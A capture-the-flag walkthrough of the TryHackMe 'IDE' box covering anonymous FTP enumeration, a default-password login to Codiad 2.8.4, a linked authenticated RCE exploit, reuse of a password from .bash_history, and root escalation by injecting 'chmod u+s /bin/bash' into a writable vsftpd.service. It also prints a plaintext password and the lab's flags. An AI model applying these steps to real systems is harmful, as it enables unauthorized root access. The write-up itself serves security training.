TL;DR
In this challenge we first find john’s password inside ftp service, and login to codiad. then we use known RCE exploit to get shell.
We move to user drac using password we find inside .bash_history. We then move to root using sudo on restart service vsftpd and control the .service file.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh, port 80 with apache http service and port 62337 with apache http service.
PORT      STATE SERVICE REASON         VERSION
21/tcp    open  ftp     syn-ack ttl 62 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.138.59
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC94RvPaQ09Xx+jMj32opOMbghuvx4OeBVLc+/4Hascmrtsa+SMtQGSY7b+eyW8Zymxi94rGBIN2ydPxy3XXGtkaCdQluOEw5CqSdb/qyeH+L/1PwIhLrr+jzUoUzmQil+oUOpVMOkcW7a00BMSxMC
ij0HdhlVDNkWvPdGxKBviBDEKZAH0hJEfexz3Tm65cmBpMe7WCPiJGTvoU9weXUnO3+41Ig8qF7kNNfbHjTgS0+XTnDXk03nZwIIwdvP8dZ8lZHdooM8J9u0Zecu4OvPiC4XBzPYNs+6ntLziKlRMgQls0e3yMOaAuKfGYHJKwu4AcluJ/+g90Hr0UqmY
LHEV
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBzKTu7YDGKubQ4ADeCztKu0LL5RtBXnjgjE07e3Go/GbZB2vAP2J9OEQH/PwlssyImSnS3myib+gPdQx54lqZU=
|   256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ+oGPm8ZVYNUtX4r3Fpmcj9T9F2SjcRg4ansmeGR3cP
80/tcp    open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: Apache2 Ubuntu Default Page: It works
62337/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: B4A327D2242C42CF2EE89C623279665F
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Codiad 2.8.4
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
I added ide.thm to my /etc/hosts
Find john’s credentials inside anonymous ftp and get shell after login to codiad
First, I tried to login anonymously to the ftp service
ftp anonymous@ide.thm

we can see the folder ... that’s trying to hide. I’ll download all files recursively
wget -m ftp://anonymous@ide.thm
Now, we can find the file - inside ...
┌──(agonen㉿kali)-[~/thm/IDE]
└─$ cat ide.thm/.../-
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
I went to port 62337, we can see some login portal for codiad:

I tried john with the default password, password, and it worked.

I googled for the version Codiad 2.8.4, and found auth RCE here https://www.exploit-db.com/exploits/49705


I follow the exploit and got reverse shell. Then, I pasted the penelope payload to get easier reverse shell
Find drac’s password inside .bash_history
I went to the home folder of drac, and saw inside .bash_history some password
www-data@ide:/home/drac$ cat .bash_history
mysql -u drac -p 'Th3dRaCULa1sR3aL'

I tried to execute this line, it seems that there is no mysql service at all on this machine. I tried to use this password as drac’s password, using su, and it worked.

The user flag is:
drac@ide:~$ cat user.txt
02930d21a8eb009f6d26361b2d24a466
Privilege Escalation to Root using sudo on service vsftpd
First I checked for sudo permissions
drac@ide:/home$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
We’re able to restart the vsftpd service. Let’s search for this service
drac@ide:/home$ systemctl list-units | grep vsftpd
vsftpd.service                                                          loaded active running   vsftpd FTP server
Okay, the service is vsftpd.service. I want to see the status
drac@ide:/home$ systemctl status vsftpd.service
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-01-26 07:17:49 UTC; 3min 14s ago
  Process: 2037 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
 Main PID: 2045 (vsftpd)
    Tasks: 1 (limit: 476)
   CGroup: /system.slice/vsftpd.service
           └─2045 /usr/sbin/vsftpd /etc/vsftpd.conf
we can see the service file located at /lib/systemd/system/vsftpd.service, let’s inspect his permissions
drac@ide:/home$ ls -la /lib/systemd/system/vsftpd.service
-rw-rw-r-- 1 root drac 248 Aug  4  2021 /lib/systemd/system/vsftpd.service
Oh, it is in our group, We can modify iy and add some command on the ExecStartPre, and then get code execute as root.
I want to add the next line:
/bin/chmod u+s /bin/bash

In order to restart the service, we first need to reload the deamon. use the password of drac
systemctl daemon-reload
and then, restart:
sudo /usr/sbin/service vsftpd restart

Now, we can spawn root shell

and grab the root flag:
bash-4.4# cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d